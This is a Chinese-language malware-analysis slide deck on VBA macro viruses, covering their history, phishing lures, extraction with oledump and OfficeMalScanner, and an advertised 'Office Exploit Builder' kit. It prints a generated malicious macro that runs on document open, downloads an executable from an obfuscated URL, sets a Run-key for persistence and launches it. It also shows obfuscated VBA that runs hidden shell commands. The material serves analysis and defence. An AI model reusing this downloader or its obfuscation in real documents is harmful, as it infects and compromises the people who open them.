



解析VBA宏病毒

安天安全研究与应急处理中心

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窥一斑而知全豹

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庖丁解牛



东山再起，追根溯源


- 宏病毒归来



宏病毒归来

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New Macro Malware



A huge spike in submissions to McAfee Labs shows that macro malware is again on the rise.

Source: McAfee Labs, 2015.



一张图读懂宏

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




第一个宏病毒—— Concept

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The author of Concept exploited a fact:
Users exchanged data far more frequently than programs.





宏病毒与其之前病毒的对比

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之前的病毒

1. 汇编语言
2. 可执行程序
3. 基于平台

宏病毒

1. WordBasic 和VBA
2. Office文档
3. 基于应用程序



Macro Malware Infection Chain



Spam Contains Office Document with Macro



User Enables and Executes the Macro



Malware Downloads More Malware from Control Server



一些邮件主题


9


- Payment request
- Important Notice about Denied International Wire payment
- Fax-54078429-248035834
- Courier notification
- Resumes
- Payment request of 4478.63
- Help Desk US facture
- Sales Invoice
- Donation confirmations
- Facture alias Hello



从活跃到衰落

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工欲善其事，必先利其器

- 提取宏代码



➤ 手工提取


➤ 工具提取



手工提取宏代码

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• ALT+F11






工具提取宏代码——oledump

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OLE (Object Linking and Embedding , 对象连接与嵌入)。是一种面向对象的技术,可以用来创建复合文档。
复合文档包含了创建于不同源应用程序,有着不同类型的数据,因此它可以把文字、声音、图像、表格、应用程序等组合在一起。





使用OleDump.py查看宏代码

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```
C:\WINDOWS\system32\cmd.exe

C:\demo>oledump.py sample.xls

C:\WINDOWS\system32\cmd.exe

C:\demo>oledump.py -s 1 sample.xls
00000000 01 00 FF FF 03 00 00 00 FF FF FF FF 20 08 02 00 ...?....

C:\WINDOWS\system32\cmd.exe

C:\demo>oledump.py -s 14 -v sample.xls
Attribute VB_Name = "随糖1"
Attribute VB_Base = "0<00020820-0000-0000-C000-000000000046>"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True

C:\demo>
```



OleDump的插件——http相关的字符串检测

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```
C:\Demo>oledump.py -p plugin_http_heuristics sample.xls
1:      104 '\x01CompObj'
2:      256 '\x05DocumentSummaryInformation'
3:      228 '\x05SummaryInformation'
4:     4372 'Workbook'
5:      583 '_UBA_PROJECT_CUR/PROJECT'
6:       83 '_UBA_PROJECT_CUR/PROJECTwm'
7: m      976 '_UBA_PROJECT_CUR/UBA/????1'
        Plugin: HTTP Heuristics plugin
8: m      976 '_UBA_PROJECT_CUR/UBA/????2'
        Plugin: HTTP Heuristics plugin
9: m      976 '_UBA_PROJECT_CUR/UBA/????3'
        Plugin: HTTP Heuristics plugin
10: M 261251 '_UBA_PROJECT_CUR/UBA/?????????'
        Plugin: HTTP Heuristics plugin
        http://????.????.????.?:8080/stat/lld.php
11:     8775 '_UBA_PROJECT_CUR/UBA/_UBA_PROJECT'
12:     1398 '_UBA_PROJECT_CUR/UBA/__SRP_0'
13:      212 '_UBA_PROJECT_CUR/UBA/__SRP_1'
14:      456 '_UBA_PROJECT_CUR/UBA/__SRP_2'
15:      385 '_UBA_PROJECT_CUR/UBA/__SRP_3'
16:      550 '_UBA_PROJECT_CUR/UBA/dir'
```




OleDump——使用YARA规则进行检测

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```
C:\Demo>type contains_pe_file.yara
/*
Version 0.0.1 2014/12/13
Source code put in public domain by Didier Stevens, no Copyright
https://DidierStevens.com
Use at your own risk

C:\Demo>oledump.py -y contains_pe_file.yara -D decoder_xor1.py Book1-insert-object-exe-xor14.xls
1: 107 '\x01CompObj'
2: 256 '\x05DocumentSummaryInformation'
3: 216 '\x05SummaryInformation'
4: 76 'MBD0049DB15\x01CompObj'
5: 60326 'MBD0049DB15\x01OLE10Native'
YARA rule (stream decoder: XOR 1 byte key 0x14): Contains_PE_File
6: 19567 'Workbook'
C:\Demo>_

YARA rule: Contains_PE_File
6: 19567 'Workbook'
C:\Demo>_
```



工具提取宏代码——OfficeMalScanner

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- 简单方便，不需要python环境
- <http://www.reconstructor.org/code/OfficeMalScanner.zip>

```
C:\OfficeMalScanner>OfficeMalScanner.exe
```

```
+-----+
|               OfficeMalScanner v0.61               |
|   Frank Baldwin / www.reconstructor.org   |
+-----+
```

Usage:

OfficeMalScanner <PPT, DOC or XLS file> <scan | info> <brute> <debug>

Options:

scan - scan for several shellcode heuristics and encrypted PE-Files
info - dumps OLE structures, offsets+length and saves found VB-Macro code
inflate - decompresses Ms Office 2007 documents, e.g. docx, into a temp dir

Switches: (only enabled if option "scan" was selected)

brute - enables the "brute force mode" to find encrypted stuff
debug - prints out disassembly resp hexoutput if a heuristic was found

Examples:

```
OfficeMalScanner evil.ppt scan brute debug
OfficeMalScanner evil.ppt scan
OfficeMalScanner evil.ppt info
```

Malicious index rating:

```
Executables: 20
Code         : 10
STRINGS      : 2
OLE          : 1
```

I strongly suggest you to scan malicious files in a safe environment like VMWARE, as this tool is written in C and might have exploitable bugs!



窥一斑而知全豹

- 宏病毒生成器

OFFICE EXPLOIT BUILDER V4

THE ALL-NEW REVOLUTIONARY BREAK THROUGH IN OFFICE EXPLOITS

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Meet My Product

Everything you need in an exploit and more



Clean & user-friendly design

Clean and professional GUI which allows for extremely easy use



Top-notch stability

Your virus will be executed quickly and silently on all Windows

The In-built crypter has an extremely stable stub with flawless injection and no dependencies



Highly customizable

Multiple optional features which allow you to have exactly what you need




First Class 24/7 support

Simply PM me or talk to me on Jabber and I'll be there to help



生成器界面

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两种版本

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标准版本

- 1.可以生成Word/Excel的宏代码
- 2.可填写任意恶意代码链接
- 3.可选选项：
恶意代码自启动
在Doc中插入文字

专业版

- 1.加密器
- 2.静默模式



通过不同价格出售

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Choose a package

Buy the package that suits your needs

| STARTER | PROFESSIONAL | CORPORATE |
|--------------------------|--------------------------|--------------------------|
| \$70 | \$130 | \$90 |
| Office Exploit Builder | Office Exploit Builder | Office Exploit Builder |
| 100% FUD | 100% FUD | 100% FUD |
| | Silent Add-On | Silent Add-On |
| | Built In FUD Crypter | |
| 24/7 support | 24/7 support | 24/7 support |
| PURCHASE | PURCHASE | PURCHASE |



主要功能

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生成宏脚本分析

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```
1 'Macro Name: zHxdXY
2 Private Declare PtrSafe Function oqiHWOzhj Lib "shell32.dll" Alias _
3 "ShellExecuteA" (ByVal WoZfEfQkCzV As Long, ByVal sQIEQhwRFomhKMtMSbPv As String, _
4 ByVal EFDIgmUXlkAEGyXn As String, ByVal fPxZU As String, ByVal wBPLuIhiIReGZEdvUvGASB As String, ByVal YISYUhXMTV As Long) As
5 Long
6 Private Declare PtrSafe Function jeSne Lib "urlmon" Alias _
7 "URLDownloadToFileA" (ByVal UiscbOAcYKYGXJNocZTmjF As Long, ByVal bAFcNQgBCLVQuJ As String, _
8 ByVal dwPKzfopnsdVdHU As String, ByVal TkoqiH As Long, ByVal WOzhjDglyJerfQsONp As Long) As Long
9
10 Private Sub zHxdXY()
11 Dim BZDigNCWNERcKKyy As String, YiuWqVtLXLICUSpYjplxO As String, OlmvSAetZg As String, WcMFMrRD As String,
12 TWZRRtyjeSneUiscbOAcYKY As String, GXJNocZTmjFbAFcNQgBC As String
13 YiuWqVtLXLICUSpYjplxO = Decrypt("fyf/pdjopdj")
14 OlmvSAetZg = Environ$("tmp") & "\" & YiuWqVtLXLICUSpYjplxO
15 BZDigNCWNERcKKyy = Decrypt("npd/jmjcjmjc/xxx")
16
17 jeSne 0, BZDigNCWNERcKKyy, OlmvSAetZg, 0, 0
18 Dim Reg As Object
19 Set Reg = CreateObject("Wscript.shell")
20 Reg.RegWrite "HKEY_CURRENT_USER\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN\" & "niconico.exe", b
21 oqiHWOzhj 0, "open", b, "", vbNullString, vbNormalFocus
22 End Sub
23
24 Private Sub Document_Open()
25 Dim MyText As String
26 MyText = "兵库北 雨 19℃ 60%/40%"
27 Selection.TypeText (MyText)
28 zHxdXY
29 End Sub
```



加密算法

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```
31 Private Function Decrypt(enc)
32     Dim x, i, tmp
33     enc = StrReverse(enc)
34     For i = 1 To Len(enc)
35         x = Mid(enc, i, 1)
36         tmp = tmp & Chr(Asc(x) - 1)
37     Next
38     Decrypt = tmp
39 End Function
```


```
Private Function Decrypt(enc)
    Dim x, i, tmp
    enc = StrReverse(enc)
    For i = 1 To Len(enc)
        x = Mid(enc, i, 1)
        tmp = tmp & Chr(Asc(x) - 1)
    Next
    Decrypt = tmp
End Function
```

```
wsh.echo Decrypt("npd/jmjcjmjc/xxx")
```



111.vbs
VBScript Script File
1 KB






庖丁解牛

- 案例分析



案例一

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使用oledump查看

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```
C:\WINDOWS\system32\cmd.exe

C:\demo>oledump.py C:\demo\宏病毒样本(word)\宏病毒样本(word)\案例1\1.doc
1:      114  '\x01CompObj'
2:     4096  '\x05DocumentSummaryInformation'
3:      412  '\x05SummaryInformation'
4:     8374  '1Table'
5:    163002  'Data'
6:      531  'Macros/PROJECT'
7:       89  'Macros/PROJECTum'
8: M    2260  'Macros/VBA/Module1'
9: M    3934  'Macros/VBA/Module2'
10: M   7429  'Macros/VBA/ThisDocument'
11:     4566  'Macros/VBA/_VBA_PROJECT'
12:      587  'Macros/VBA/dir'
13:    60980  'WordDocument'

C:\demo>
```



采用混淆的VB代码

30

```
Module1.txt x Module2.txt x ThisDocument.txt x
1 Attribute VB_Name = "Module2"
2 Public Function Fufmdjoo(a As String)
3   Dim bydd As Variant
4   bydd = Shell(a, 0)
5   JANDQKWJHD = "qwdh jkwqqwdhjkqhdjk qwd"
6 End Function
7 Public Function Kakarumba(n As Integer)
8   Dim i As Integer
9   For i = 1 To n Step 1
10     Randomize
11     Kakarumba = Kakarumba + Chr(Int(121 * Rnd) + 97)
12 Next i
13 BHQWJD = ""
14 End Function
15 Public Function Klklklklklkl(nbjbdjqw As String)
16   Dim dhjqwqkjww As Integer, aaqjwhdq As Integer, Mhdbqwdbsagdwhqdghd As Object, AHUDWQI As String
17   Dim ashduhhda As String, dddc As Integer, AABDBHDDD As String, AsaHuhqdjhasd As String, AAHQJD As String
18   AsaHuhqdjhasd = nbjbdjqw
19   ashduhhda = AsaHuhqdjhasd
